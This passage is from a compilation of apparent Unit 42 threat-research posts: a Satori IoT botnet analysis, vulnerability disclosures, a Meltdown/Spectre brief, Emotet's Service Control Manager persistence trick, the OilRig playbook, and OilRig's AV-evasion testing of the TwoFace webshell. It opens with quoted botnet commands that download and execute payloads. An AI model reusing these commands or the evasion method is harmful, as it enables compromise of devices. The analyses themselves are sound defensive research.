/bin/busybox wget http://xxx.xxx.xxx.xxx:xxx/bins/satori.arm -O - > gmlocerfno; /bin/busybox chmod 777 gmlocerfno; ./gmlocerfno arm; >gmlocerfno
/bin/busybox tftp –r satori.arm –l gmlocerfno –g xxx.xxx.xxx.xxx; /bin/busybox chmod 777 gmlocerfno; ./gmlocerfno arm; >gmlocerfno
3rd Exploit two RCE vulnerabilities busybox wget -g xxx.xxx.xxx.xxx -l /tmp/rsh -r /okiru.mips ;chmod +x /tmp/rsh ;/tmp/rsh
cd /var/; wget http://xxx.xxx.xxx.xxx/rt.mips -O -> c

Table 2 Commands executed by different  variants
 
IoT_2


Figure
2: "aquario" is added in the password dictionary


IoT_3

Figure 3 Commands in both version 2.0 and version 3.0


Derivative from Mirai

As Mirai’s source code is open sourced in Github, attackers could easily reuse Mirai’s code to implement the network scanner and the password brute force login modules for launching a telnet brute password force attack or other attacks. The Satori family reuses some Mirai code, including the network scanner, telnet password attempting and watchdog disabling (in Figure 4).
IoT_4

Figure 4   Disable watchdog

Satori also traverses the “/proc” to kill other processes by searching eight strings in “/proc/PID/maps” and “/proc/PID/exe” (in Figure 5). In the second variant, we notice that the killing process behavior differs in different devices.  Satori checks whether a compromised device is a specific device type by searching keywords “/var/Challenge”, “hi3511”, “/mnt/mtd/app/gui”, “gmDVR” in the “/proc” in the same way. But, in the corresponding four IoT devices, Satori does not kill processes. From these four strings, we suspect that the Satori’s author has started to reverse firmwares of IoT devices and identify the device type for future attacks.
IoT_5

Figure 5 Check and kill processes


Conclusion

The Satori malware family demonstrates that IoT malware is evolving all the time from the simple password brute force attack to the vulnerability exploit attack. Mirai’s open source code gives IoT malware authors a good start point to develop new variants. It would be a notable trend if IoT malware authors continue to rely on using more known vulnerabilities or discovering zero-day vulnerabilities to attack IoT devices.
Palo Alto Networks has released the IPS signature (37896) for the zero-day vulnerability exploited by Satori. WildFire also has covered the detection for Satori samples and the C2s are categorized as malware.  AutoFocus customers can investigate this activity with the Satori tag.

Appendix

C2s
185.47.62[.]133:8716
185.101.98[.]128:4312
185.130.104[.]171:7723
176.123.30[.]27:7723, 7645, 6651
 
SHA256
c0057bcae877e08ffc187e97cad5b7926c4dba965526766857c2dc71dcfca003
b2d7c864c6d5a6b06258fde41380dfa2753b67713db5cf82c15059b2490ea332
e65827616c9b7c088ad9fa0651f14a3d4760add1f9f93019bca9bb08e8936f2a
b0fba3aac1b434ba096502287249d59e63632e03a8b13d1d3927a5701e91cd7d
d765067756a18b617a8879e6a3a75359881054debc1312a14920604f13791b94
58a1253909977bb4f0663c731fb8a1c4020a80f11cc528ee97a522ad7a588655
49969ff2f0005d1635a62be5961db43b299d1e58564dd8a95b2b1a0a707f3e15
56b91deec7b67544b22527cd72308b8bf59bda8a9c668aed9c13399c97402981
3ce224d060acfb7b6ded32a5d482b816b13e085ebebabd78b535759cc929e592
5256d20eaa4480d971acf6b53e56d638366049b3af7fae63f148cb3a4ad0f9a6
233d6fa6c2769347fb8ce6f59ce761b25a1a44923e5bd9774779b8b495607cd8
5450a6b94fa94561d4869ce42689d04377b823d9243adf0ead7bb5f1eac73422
dc466d8b3dc48194079ecbaf1f464ae6bf73b733945b6e2c39d30dd63cdb380c
246337c0e850ad3ab88141a756c698c2088ebb52ff8bede7c785a97204cb4e29
ebcd46c888eebfb173932ba9cf03afde10493d0d61fa4b99874427512f410c49
2d706350c6f6392865bb550106ba5b3c39f7e2afc3d8683e4d8676b4e284adc2
184ba48be43f13e9a85c26e6ae19363317e5e7b770e8010d04302913b224737a
18c62166a0ced40f36294953ec3b71f7574f186d68cf62e55b6298cd3d1d2a15
340b579b88d1cd71ae4f77f82ea6816b92c915d8e59cdc4b3c3d015a4ad028d3
1412d0af18e936d5561428d357de2453160fab7a3e91da1dc048881e1dd3be42
14c294b3acb095e786fbed8964002a3b9a7a2a92ed7bc06ec5dde9f3f2ace328
c46c4495877837f062894c746dca141f96884c1a0145ce762417be04178ca3ca
da4646deb21a64303e65313082c8e4a4fb4a4e70d502e5d27c73c68531063adb
532b0a6983dcd0aed47fa4df2a8408de4c4a3722302acfe63a4920389406740a
b550d5c6cb398706e52c4c765a6729bb276b72816559e18c6c82c99960ed7b8c
ed6f6f7d3a2a189ce7d246b44e0e74dbf9d1e6e39f5d7a0a3666c2e65c4a1f0f
cfed40f9a6f3e555df646dae4decb95636af26b0da4e9f9173420bae26860b38
358d87eb325f9d4c5e546969b2dac99a1207ab91b3d050780ff5da9a203d3b89
4d4d94ca2a6490b255bc2453e56d332923d253cc514de449b6c48316e15883a3
86d78298007d3fe09bffef30af233492fe99e4cf355b7c122083e65da68d0bd1
5f1a03105b2f712630499e0a7b01e6fb1b55fbec6f02c542653ae53a9c77c1aa
014e48d29ebf6c52fcd6493ad03d168d420a5086c4d8b561327414e2598b67c7
62d89390cc20f74b2be235ccd0952234ec18077061a58894adcf045a042a4966
06a3137e5fc8e00d9a29d7df92b550eb0954ea0dc4979a26fb39689769df258a
3bccd6d88e79225f93efa9494da1255b9b9e426d89d40765af9ea83697557d75
15bdb51d40bd8f764a87598c97f88ed2c30ccc08215bc9aa2a4558e86bcfd164
3ae71ec80857687a842753ea278865e137f2ed2ba234aa1ebc2dc4d01896c098

Unit 42 Vulnerability Research January 2018 Disclosures - Microsoft

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered one vulnerability addressed by the Microsoft Security Response Center (MSRC) as part of their January 2018 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2018-0762 Scripting Engine Memory Corruption Vulnerability Internet Explorer 9, 10, 11, Microsoft Edge Critical Remote Code Execution Tao Yan

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Threat Brief: Meltdown and Spectre Vulnerabilities

Bottom line up front: 

  • The Meltdown and Spectre vulnerabilities are serious vulnerabilities
  • These vulnerabilities are uniquely broad in scope potentially affecting nearly every computer and device with a modern processor: Microsoft Windows, Google Android, Google ChromeOS, Apple macOS, on Intel and ARM processors.
  • These are not code execution vulnerabilities (i.e. wormable): they are information disclosure vulnerabilities
  • These vulnerabilities pose greatest risk in shared hosting scenarios (i.e. cloud)
  • The risk these vulnerabilities pose for end users is that malicious code or script could use them to obtain sensitive information like usernames, passwords, and bank account information
  • Because of the breadth of these vulnerabilities, IoT devices and many mobile devices may never receive fixes to address them
  • Everyone should act to apply security updates as soon as possible
  • Patches are now available for most major platforms
  • Everyone should update their systems and devices as soon as possible
  • Cloud service users likely do not need take action: most providers are updating to protect their infrastructure against these vulnerabilities; please check with your respective provider


Overview

In the past 48 hours, there has been a flurry of activity as hardware and software vendors move to address two sets of vulnerabilities that have been dubbed “Meltdown” and “Spectre”.

This blog is meant to give an overview of the situation, the vulnerabilities, assist Palo Alto Networks customers and others with their risk assessment, and provide recommendations for actions they can take to prevent successful attacks against these vulnerabilities.


Situation

On January 3, 2018, researchers, including those with Google Project Zero, released information on three new vulnerabilities:

  • CVE-2017-5753: bounds check bypass
  • CVE-2017-5715: branch target injection
  • CVE-2017-5754: rogue data cache load

They grouped these vulnerabilities under the names “Spectre” (CVE-2017-5753 and CVE-2017-5715) and “Meltdown” (CVE-2017-5754).

Comprehensive details on both of these are available at https://meltdownattack.com.

Security updates to address these vulnerabilities began to be released prior to disclosure on January 3, 2018. Security updates are continuing to be released and are expected to be released over time due to the uniquely broad nature of these vulnerabilities.

At the time of this writing, there are no known active attacks against any of these vulnerabilities.


Vulnerabilities

These vulnerabilities present a unique situation because they ultimately are hardware-based vulnerabilities. All three stem from issues in modern processors and are known to affect Intel and ARM chips. The vulnerability status of AMD chips is unclear at the time of this writing.

Because these affect processors, this means that the operating systems and applications that run on top of these processors are vulnerable.

Because these vulnerabilities affect the processors at the physical layer, the only way for the vulnerabilities to be fully addressed is for the processors to be replaced or to have a firmware update.

Until then, the makers of operating systems can (and have) released patches that make the physical-layer vulnerabilities inaccessible. For all intents and purposes, it “patches” the vulnerabilities.

Full technical details on the vulnerabilities are available at the sites referenced above. But the key point to understand about these vulnerabilities is that they are information disclosure vulnerabilities that can enable processes and applications to access information they otherwise shouldn’t be able to: user-mode applications can access privileged information in the kernel and throughout the operating system.

For regular end-user systems and devices, malware and malicious scripts can use these vulnerabilities to access information like usernames, passwords and account information.

For shared-hosting environments like public cloud providers, this means that one hosted customer could potentially access the information of any other customer hosted on the same hardware.

Based on analysis of the vulnerabilities, an industry consensus is emerging that generic protections against attacks aimed at these vulnerabilities will be difficult, if not impossible to develop. This means that prevention against attacks will have to focus on specific malware, attacks, and hosting sites as they emerge.


Risk Assessment

Because these are information disclosure vulnerabilities, they don’t pose the same, immediate danger like WannaCry/WanaCrypt0r or Petya/NotPetya. This has more in common with the Heartbleed event of 2014.

In terms of the severity of the vulnerabilities themselves: they are important, but not critical. They are information disclosure, not code execution, vulnerabilities.

The greatest area of risk is in shared-hosting scenarios. Fortunately, most cloud providers have already deployed security updates and those that haven’t are expected to do so shortly.

For end-users and those managing networks, the greatest risk these vulnerabilities pose is exploitation by malware seeking to gather information like usernames and passwords from systems.

What makes these vulnerabilities most notable from a risk assessment point of view is breadth of exposure. Since these potentially affect nearly every device with a modern processor, that means that full mitigation and remediation may not be possible. Older systems (like Windows XP) and devices (like older Android smartphones and IoT devices) will likely never receive fixes for these vulnerabilities.


Calls to Action

The actions to take in response to this event are clear and simple:

  1. Users of shared-hosting (i.e. cloud) services should check with their service provider to confirm they’ve applied security updates to address these vulnerabilities.
  2. Administrators and end-users should deploy security updates to all systems and devices as soon as they’re available.
  3. Administrators and end-users should consider retiring systems and devices that will not be updated as soon as possible.
  4. Administrators and end-users should use comprehensive network and endpoint security that can help prevent attacks that seek to exploit these vulnerabilities.

As always, we will continue to watch this event closely and provide any updates that we can.

For information on how Palo Alto Networks products are affected by these issues, customers can see our posting on the Live Community at: https://live.paloaltonetworks.com/t5/Customer-Advisories/Information-about-Meltdown-and-Spectre-findings/ta-p/193878/jump-to/first-unread-message.

If you have any questions, please visit the Threat & Vulnerability Discussions on our Live Community.

Palo Alto Networks Unit 42 Vulnerability Research December 2017 Disclosures - Microsoft

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered one vulnerability addressed by the Microsoft Security Response Center (MSRC) as part of their December 2017 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2017-11886 Scripting Engine Memory Corruption Vulnerability Internet Explorer 9, 10, 11 Critical Remote Code Execution Hui Gao

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Abusing the Service Control Manager to Establish Persistence for Non-Service Applications

Summary
Unit 42 recently analysed a sample of the Emotet malware family, which is a modular bot primarily used for sending spam emails to infect victims. During the analysis, I found it uses an uncommon technique to establish persistence on a compromised system. For this technique to work, either User Account Control (UAC) has to be disabled or the file opened by a user who has an administrator account, because the malware creates a Windows service, a process which needs administrator privileges.
It abuses the Windows Service Control Manager (SCM) to create and start a Windows service without the executable being a valid service application. According to the official Microsoft documentation, for executables you have to call StartServiceCtrlDispatcher() immediately in the main thread. This malware doesn’t call this function, but is started by the Service Control Manager (SCM) anyway. In this blog we analyse how this is accomplished.

Detailed analysis

We used the below sample for this analysis:

SHA256 fa88c77657a173c99c6cd7e78cafa6709760178d767867c42b7db3cecf83208e

 
According to the Microsoft documentation about services, a service application must either export the ServiceMain function, when designed as a DLL, or call StartServiceCtrlDispatcher() when designed as a EXE. The control dispatcher function always has to be called immediately in the main thread or the SCM (which is called services.exe) returns an error.
As the malware is a EXE file and does not call this function in the main thread, we get an error after it has created its service via CreateService() and calls StartService().
 
servicecontrol_1

Figure 1. CreateService() function parameters of Emotet

The function call to StartService() returns 0 (fail) and gives the ERROR_SERVICE_REQUEST_TIMEOUT error code back. The explanation of this error is as follows:
“The process for the service was started, but it did not call StartServiceCtrlDispatcher, or the thread that called StartServiceCtrlDispatcher may be blocked in a control handler function.”
The trick is that the SCM executes the application for a short period of time and expects the program to call StartServiceCtrlDispatcher(). If it doesn't call the function, the executable is terminated and nothing happens. Internally, this is accomplished by remote procedure calls. The malware uses this short time of execution to create a child process which is then detached from the parent when the SCM terminates the parent process. When we take a look at the API Monitor output of services.exe we can see this behaviour:
 
servicecontrol_2

Figure 2. API Monitor call trace of Service Control Manager (services.exe)

We can see that services.exe creates the malware process with the following creation flags:
CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT | DETACHED_PROCESS | EXTENDED_STARTUPINFO_PRESENT
The process is first created in suspended mode by the SCM and then run via ResumeThread(). The malware creates a child process of itself before the parent process gets terminated and the child process ends up parentless.
 
Conclusion
This method is a kind of a race condition trick to abuse the SCM to run a normal executable in a way which doesn’t follow the Microsoft guidelines for service applications. At the end, the executable is not run as a service application, but rather just started by the SCM. Because this happens every time the system is rebooted, it can be used as a persistency method as this malware does.
I have tested this behaviour successfully in Windows 7, 8.1, and 10. This malware is flagged appropriately as such in WildFire, and detected by Traps. AutoFocus customers can investigate this activity with the Emotet malware family tag.

Introducing the Adversary Playbook: First up, OilRig

Over the past few years, we’ve been tossing around the idea of an “Adversary Playbook.” The idea is rather straightforward: just as we create offensive and defensive playbooks for sports, our adversaries also have offensive playbooks that they execute to compromise organizations. They may not write them down, but they exist. This year at Palo Alto Network’s Ignite conference I spoke about how defenders could create a copy of an adversary’s playbook through observation and data sharing, and then use that playbook to better defend their network with defensive playbooks.
Unit 42 has been working to refine the concept of the Adversary Playbook over the last few months. In this blog, I will explain how we’ve structured the content and will release the Playbook for the OilRig intrusion set.

What is a Playbook?
The goal of the Playbook is to organize the tools, techniques, and procedures that an adversary uses into a structured format, which can be shared with others, and built upon. To achieve this goal, we didn’t want to develop a proprietary structure that would be exclusive to Palo Alto Networks. Instead, we identified two frameworks that would enable us to not only structure our data, but also enable us to share it with others.

FrameworkDescription

STIX 2.0 Structured Threat Information Expression (STIX™) is a language and serialization format used to exchange cyber threat intelligence (CTI).
ATT&CK MITRE’s Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary’s lifecycle and the platforms they are known to target. ATT&CK is useful for understanding security risk against known adversary behavior, for planning security improvements, and verifying defenses work as expected.

STIX 2.0 is the latest iteration of the STIX format. It has been re-designed to simplify the creation of documents and uses JSON rather than XML. STIX 2.0 provides a list of objects to represent types of information typically generated for cyber threat intelligence (CTI). For instance, STIX includes objects for intrusion sets, malware, and indicators, among others. STIX standardizes the information and attributes stored within objects based on the object type, as well as the relationships available between the various object types. The standardized objects and their relationships between each other allows this intelligence to be sharable and easily consumable without having to write complicated parsing tools.
MITRE’s ATT&CK framework provide names, descriptions, and links to examples of the high-level tactics adversaries’ use during an operation, as well as the techniques the adversary uses to achieve them. For example, the ATT&CK framework has a tactic called ‘Launch’ that refers to an adversary attempting to penetrate a network. One technique associated with this tactic is called “Spear phishing messages with malicious attachments”, which describes how the adversary would launch an attack on the network. This provides common definitions and understandings of how a specific goal is accomplished by attackers.
To meld these frameworks together, we looked at how Mitre mapped their ATT&CK data to STIX 2.0 and then chose appropriate objects for additional Playbook components.

STIX 2.0 Object Playbook Component
Intrusion Set Adversary
Report Playbook
Report Play
Campaign Campaign
Kill-Chain-Phase ATT&CK Tactic
Attack-Pattern ATT&CK Technique
Indicator Indicator
Malware Adversary Malware
Tool Adversary Tool

Adversary STIX 2.0 to Playbook Object Mapping

With these mappings defined, we began mapping the activities of a particular adversary into the ATT&CK framework and storing the data and indicators in STIX JSON.  The first adversary we choose to target is OilRig, a group that we’ve published multiple reports on in the last 18 months.

Overview of OilRig
OilRig is a threat group operating primarily in the Middle East by targeting organizations in this region that are in a variety of different industries; however, this group has occasionally targeted organizations outside of the Middle East as well. It also appears OilRig carries out supply chain attacks, where the threat group leverages the trust relationship between organizations to attack their primary targets.
OilRig is an active and organized threat group, which is evident based on their systematic targeting of specific organizations that appear to be carefully chosen for strategic purposes. Attacks attributed to this group primarily rely on social engineering to exploit the human rather than software vulnerabilities; however, on occasion this group has used recently patched vulnerabilities in the delivery phase of their attacks. The lack of software vulnerability exploitation does not necessarily suggest a lack of sophistication, as OilRig has shown maturity in other aspects of their operations. Such maturities involve:

  • Organized evasion testing used during the development of their tools.
  • Use of custom DNS Tunneling protocols for command and control (C2) and data exfiltration.
  • Custom web-shells and backdoors used to persistently access servers.

OilRig relies on stolen account credentials for lateral movement. After OilRig gains access to a system, they use credential dumping tools, such as Mimikatz, to steal credentials to accounts logged into the compromised system. The group uses these credentials to access and to move laterally to other systems on the network. After obtaining credentials from a system, operators in this group prefer to use tools other than their backdoors to access the compromised systems, such as remote desktop and putty. OilRig also uses phishing sites to harvest credentials to individuals at targeted organizations to gain access to internet accessible resources, such as Outlook Web Access.
Previous reports on OilRig


The OilRig Playbook and Viewer

The OilRig Playbook is available here. It contains data on three campaigns conducted by OilRig spanning from May of 2016 to September of 2017. This includes 123 indicators that map to 19 different ATT&CK Techniques. This isn’t everything we’ve learned about OilRig, but it’s a starting point that we want to share with other members of the threat intelligence community.
In an ideal world, readers would download the JSON file and load it into their threat intelligence system. Unfortunately, there are few tools which can handle STIX 2 content at the moment, and none that would display the entire Playbook at once. To help remedy this, we’re also releasing a simple tool to view the Playbook through a web interface. A screenshot of the viewer is below, and you can access the live version of it here: https://pan-unit42.github.io/playbook_viewer/
Picture1 copy

OilRig Playbook Viewed through Playbook Viewer

To start using the viewer, click on a Playbook in the left column. This reads the Playbook STIX JSON out of our GitHub repository and parses out the dated campaigns. You can then view specific campaigns by clicking on their date ranges, which will populate the attack life cycle phases in the bottom section.
If you click on a specific technique, the viewer displays a dialog (below) that includes a link to the relevant ATT&CK description as well as the STIX indicator patterns that indicate that technique. It’s important to note that not every STIX indicator in the Playbook is indicative of malicious activity but simply that the behavior is present.
playbook 2

Indicators of an ATT&CK Technique in the Playbook Viewer

Final Thoughts
We believe that publishing Playbooks in this format will enable others to better evaluate how they can defend against a specific adversary. This is a living project, and we
intend to publish Playbooks for many of the adversaries we are currently tracking over the course of 2018, so please keep an eye out for updates through our blog.
If you have feedback on the Adversary Playbook, please leave a comment on this blog.
Thanks to the following organizations and individuals for their efforts to enable this project:

  • Robert Falcone and Bryan Lee (Unit 42) for pulling together the details on OilRig and working on the Playbook Viewer
  • Mitre for releasing ATT&CK and expanding its scope.
  • The OASIS CTI Committee for all of their work to make STIX 2.0
  • The members of the Cyber Threat Alliance for building a community of security vendors who share intelligence through automated means.


OilRig Performs Tests on the TwoFace Webshell

Summary
Unit 42 is well aware of the OilRig threat group conducting testing activities on their tools prior to their use in active operations. We first discussed OilRig’s testing activity in our April 2017 blog OilRig Actors Provide a Glimpse into Development and Testing Efforts, which provided an analysis of the changes made to the Clayslide delivery documents in order to evade detection.
On November 15, 2017, we observed an OilRig developer testing the TwoFace webshell, which we first wrote about in in our July 2017 blog TwoFace Webshell: Persistent Access Point for Lateral Movement. We specifically observed the developer testing a version that we that we call the TwoFace++ variant.
In this blog, we will provide an analysis of the testing activities carried out in this series of testing, which clearly shows the developer making changes to the TwoFace webshell and looking for increases and decreases in the detection rate to determine the detected content. Please reference our previous blog titled TwoFace Webshell: Persistent Access Point for Lateral Movement for details on the construction and functionality of the TwoFace webshell.

Testing Activity

As in our previous analysis of OilRig testing activities, our analysis of this testing activity began with gathering a collection of related TwoFace loader samples. For this blog, we included only the TwoFace loader samples that were created specifically to determine what security vendors detect within the TwoFace loader script. We used the same methodology to analyze the testing activity as previous OilRig testing activities, specifically by comparing each file in sequence to see the changes the developer made in each iteration of testing.
The flowchart in Figure 1 has similar elements to the flowchart we included with our previous analysis of OilRig testing activities. However, we have changed the decisions (diamond shapes) in the flowchart to more closely reflect the activities we observed in the testing of TwoFace. The testing of TwoFace did not stop when the developer successfully reduced the detection rate to 0, as the developer continues to make modifications to determine the exact code within TwoFace that caused detection. The developer only ceases testing activities when they know exactly what the security vendors are using to detect the script.
flowchart

Figure 1 Flowchart of OilRig's process of testing TwoFace


Testing Analysis

The testing activity started on November 15, 2017 at 8:51 AM and ended at 9:07 AM (UTC), which resulted in the developer making 22 modifications to the TwoFace loader script in sixteen minutes throughout the iterations of testing. If you recall from our previous research, TwoFace is comprised of two parts: a loader script and an embedded payload webshell. The observed testing activity focused on the TwoFace loader script, which is responsible for obtaining a decryption key from inbound requests, decrypting an embedded webshell and saving the decrypted webshell to the webserver.
Table 1 shows the files created during the iterations of testing activity, along with their filename and the number of vendors detecting the file as malicious. The delta column shows the time between each testing iteration, which shows that the developer was rapidly making changes to these files. Also, there is a noticeable pattern in the filenames with a majority of the names being “out2.aspx”, but “out1.aspx”, “in1.aspx” and “w1.aspx” being used as well.

Iteration Date Delta (min:sec) SHA256 Filename AV
Base 11/15/17 8:00 4be8a58d4bd73af4d4e2... out1.aspx 3
1 11/15/17 8:02 01:30 23dd0e94999d9f7dc764... in1.aspx 3
2 11/15/17 8:04 02:02 da280d5b0955fc1dce27... out2.aspx 2
3 11/15/17 8:14 09:41 e7963620205f52b5e264... out2.aspx 2
4 11/15/17 8:14 00:55 387738ad7e732ad3b63a... out2.aspx 2
5 11/15/17 8:20 05:18 a443f6918d4ea0caca0b... out2.aspx 0
6 11/15/17 8:21 01:27 bd0d9f267318da819791... out2.aspx 1
7 11/15/17 8:23 02:06 fcecc7392b8a51c215f5... out2.aspx 0
8 11/15/17 8:25 01:18 bc76fea3f9b549799f73... out2.aspx 0
9 11/15/17 8:27 02:16 a6c62217c27a0bc0a5d9... w1.aspx 0
10 11/15/17 8:28 01:22 9fd3672c9d3d43755495... out2.aspx 1
11 11/15/17 8:40 12:05 d3983d0bccd38b6198f9... w1.aspx 0
12 11/15/17 8:42 01:19 5979506165bb489dae08... out2.aspx 0
13 11/15/17 8:43 00:50 3b2546a57b6edf57c7dc... out2.aspx 0
14 11/15/17 8:44 01:00 9ecd1f1761988994511a... out2.aspx 0
15 11/15/17 8:45 01:04 fc35c1b6524969320365... out2.aspx 0
16 11/15/17 8:46 01:27 59155e0db84ca2aa4a4f... out2.aspx 0
17 11/15/17 8:47 00:57 aa8be54babad2c70d51a... out2.aspx 0
18 11/15/17 8:48 00:46 e3f1e7021604e7d7a7a7... out2.aspx 1
19 11/15/17 8:53 05:08 65d744d907c8d69100ba... out2.aspx 1
20 11/15/17 8:56 03:32 672a43ef6914f6090c20... out2.aspx 1
21 11/15/17 9:07 10:08 03e2c6850887702ae70d... out1.aspx 1
22 11/15/17 9:07 00:49 3e0c251962976395fff4... out1.aspx 0
11/15/17 9:09 01:27 3efe6ed1864fa36df9d4... 2222.aspx 0

Table 1 Samples associated with OilRig's testing of TwoFace loader shell
 
We have included analysis of all the changes made throughout the testing activities in the iterations listed in Table 1 in the Appendix; however, it is important to discuss the more interesting activities we observed during testing. The most important observation is the developer systematically removes lines of code until they observe a change in detection rate, specifically a decrease to locate the lines of code that are used by security vendors for detection. Once they determine the line of code detected, they add the line of code back but in a modified state and look for a change in the detection rate, specifically an increase to see if they can determine the specific data within that line of code that is detected.
We see this general process of making changes and monitoring for increases and decreases in detection rate throughout the activity. Using this process, the developer was able to first determine that the cause of detection relied on the encoded and encrypted data for the embedded webshell. The developer was able to determine that detection did not solely rely on the embedded webshell. Rather, the detection was based on both the embedded webshell and a line of code that allowed an actor to update the embedded payload webshell by writing the encoded and encrypted data to be used as the embedded payload to the TwoFace loader file. The developer ended testing with a zero-detection rate by leaving the encoded and encrypted data for the embedded webshell unchanged, but removed the embedded payload update functionality within the TwoFace loader script.

Possible TwoFace++ Embedded Payload

As you may have noticed, Table 1 has 24 files listed for the 22 iterations of testing, which seems one too many. The last file in Table 1, specifically 2222.aspx is not a TwoFace loader sample, rather it is another webshell entirely. It appears the developers refer to this as DarkShell based on the string in the authentication routine of “DarkShellPasswordSet”. We are tracking this webshell under the name DarkSeaGreenShell, as the webshell has a table border color set to “darkseagreen” and DarkShell has already been used to track another malware family.
DarkShell_UI

Figure 2 DarkSeaGreenShell's user interface

 
We believe the 2222.aspx may be a variant of the payload webshell embedded within the TwoFace loader samples seen in testing activities. We cannot confirm as we have been unable to decrypt the 3DES encrypted payload webshell in the TwoFace loader scripts seen during testing. However, the 2222.aspx file is 8,213 bytes in size and the decoded ciphertext of the embedded webshell in the TwoFace files is 8,224 bytes in length. While the two differ by 11 bytes, it is possible the differences in sizes was caused by changes made to the webshell prior to testing. We know a developer modified the 2222.aspx file to some extent, as the authentication routine within the webshell suffers from obvious logic errors that appear to be the result of a developer attempting to determine what is causing detection.
For example, the ‘chk’ function seen in the code block below authenticates inbound requests to the webshell, however, this function contains several major errors that break the authentication mechanism. As you can see from the code block, successful authentication requires the Base64 encoded SHA1 hash of a password in the ‘pass’ variable match the hardcoded string “DarkShellPasswordSet.” A successful match is impossible, as there is no SHA1 hash that can be Base64 encoded to match the “DarkShellPasswordSet” string.

We believe the developer made changes to this authentication routine during testing activities. To test its functionality (and to generate the screenshot in Figure 2), we had to modify the webshell’s code to successfully authenticate. The changes to portions of the authentication routine in DarkSeaGreenShell may explain the 11-byte difference in size between the 2222.aspx file and the payload embedded within the TwoFace loader test files.

Conclusion

The OilRig threat group continues to test their toolset systematically and methodically prior to use. Based on our analysis, the developer used very similar processes to test the TwoFace loader script that we previously saw in the testing activities of the Clayslide macros. The process involves testing each file, making modifications to the file, retesting the newly modified file, and checking for increases and decreases in the detection rate. The testing of the TwoFace loader script clearly shows the developer attempting to determine exactly what lines of code are causing detection. The testing also shows the developer attempting to modify the lines of code that were detected in order to evade detection while maintaining functionality. At the end of testing, the developer just removed the ability for an actor to remotely update the embedded payload within the TwoFace loader script. We believe the developer chose to remove this functionality to evade detection, as an actor could just deploy the embedded payload webshell within the TwoFace loader script and upload a new TwoFace loader script to satisfy the same functionality.
 
Appendix

The subsections in this appendix will provide details of each iteration of testing of the TwoFace loader script. Additionally, we provide our analysis of the changes the developer made in each iteration. We also provide a screenshot of the differences made to the TwoFace loader script generated using Github’s unified diffing functionality, where lines of code with red backgrounds were removed during the iteration, the lines of code with a green background were added and the lines of code with a white background remained the same.
 
Iteration 1
Files: 4be8a58d4bd73af4d4e2741a31b30ad16a733ce824afe445277c92ae5de08ab4   vs 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163
Filenames: out1.aspx vs in1.aspx
Delta: 1 minute 30 seconds
Positives: 3 -> 3
Analysis:
In the first iteration, the actor removes the HTML tags that surround the core TwoFace loader code, including the 'Page Language="C#"' header. This did not change the detection rate.
iteration1

Figure 3 Changes made in iteration 1 of testing

 
Iteration 2
Files: 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163 vs da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668
Filenames: in1.aspx vs out2.aspx
Delta: 2 minutes 2 seconds
Positives: 3 -> 2
Analysis:
The developer puts the HTML tags and C# header back into the file, but removes the line that sets the password salt variable ("hnRwONTdZ") and changes the variable that stores the embedded webshell's Base64 encoded ciphertext to "222". This change lowered the detection rate, suggesting that either the password salt variable line or the embedded webshell's encoded ciphertext causes detection.
iteration2

Figure 4 Changes made in iteration 2 of testing


Iteration 3

Files: da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668 vs e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06
Filenames: out2.aspx vs out2.aspx
Delta: 9 minutes 41 seconds
Positives: 2 -> 2
Analysis:
The developer does nothing more than removing the line that stores the embedded webshell's Base64 encoded ciphertext.
iteration3

Figure 5 Changes made in iteration 3 of testing


Iteration 4

Files: e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06 vs 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09
Filenames: out2.aspx vs out2.aspx
Delta: 55 seconds
Positives: 2 -> 2
Analysis:
The developer removes the line that obtains the Base64 encoded password from the inbound request, decodes it and saves it to a variable ("BSfbQohad").
iteration4

Figure 6 Changes made in iteration 4 of testing

 
Iteration 5

Files: 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09 vs a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba
Filenames: out2.aspx vs out2.aspx
Delta: 5 minutes 18 seconds
Positives: 2 -> 0
Analysis:
The developer adds the variable ("NQkRIVFnXc") used to store the embedded webshell, but assigns it an empty string. They also add the line used to obtain the password removed from the previous iteration. The main difference seen in this iteration is the fact the developer now has the TwoFace code formatted in a form that looks similar to pretty print. These changes lowered the detection rate to 0, which suggests to the developer that the detections are occurring on the embedded webshell's encoded ciphertext.
We believe the developer formatted the script using pretty print to make it easier to make granular modifications to the script in upcoming iterations.
iteration5

Figure 7 Changes made in iteration 5 of testing

 
Iteration 6
